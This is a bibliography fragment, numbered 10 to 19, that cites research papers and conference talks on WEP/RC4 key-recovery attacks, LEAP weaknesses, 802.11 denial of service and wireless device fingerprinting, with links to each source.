[10] Bittau, A.: The Fragmentation Attack in Practice. San Diego: ToorCon conference. 2005.
http://www.toorcon.org/2005/slides/abittau/paper.pdf

[11] Fluhrer, S., Mantin, I., Shamir, A.: Weaknesses in the Key Scheduling Algorithm of RC4. USA, Israel. 2001.
http://www.wisdom.weizmann.ac.il/~itsik/RC4/Papers/Rc4_ksa.ps

[12] Bittau, A.: Additional weak IV classes for the FMS attack. London. 2003.
http://www.darkircop.org/sorwep.txt

[13] Chaabouni, R.: Break WEP Faster with Statistical Analysis. Lausanne. 2006.
http://lasecwww.epfl.ch/pub/lasec/doc/cha06.pdf

[14] Klein, A.: Angriffe auf RC4. Kassel. 2005.
http://cage.ugent.be/~klein/RC4/RC4-beamer.pdf

[15] Klein, A.: Attacks on the RC4 stream cipher. Kassel. 2006.
http://cage.ugent.be/~klein/RC4/RC4-en.ps

[16] Tews, E., Weinmann, R. P., Pyshkin, A.: Breaking 104 bit WEP in less than 60 seconds. Darmstadt. 2007.
http://eprint.iacr.org/2007/120.pdf

[17] Wright, J.: Weaknesses in LEAP Challenge/Response. Las Vegas: DefCon 11 conference. 2003.
http://home.jwu.edu/jwright/presentations/asleap-defcon.pdf

[18] Bellardo, J., Savage, S.: 802.11 Denial-of-Service Attacks. San Antonio: Usenix Annual Technical Conference. 2003.
http://sysnet.ucsd.edu/~bellardo/pubs/usenix-sec03-80211dos-slides.pdf

[19] Ellch, J.: Fingerprinting 802.11 Devices. Monterey. 2006.
http://www.802.11mercenary.net/~johnycsh/publications/06Sep_Ellch.pdf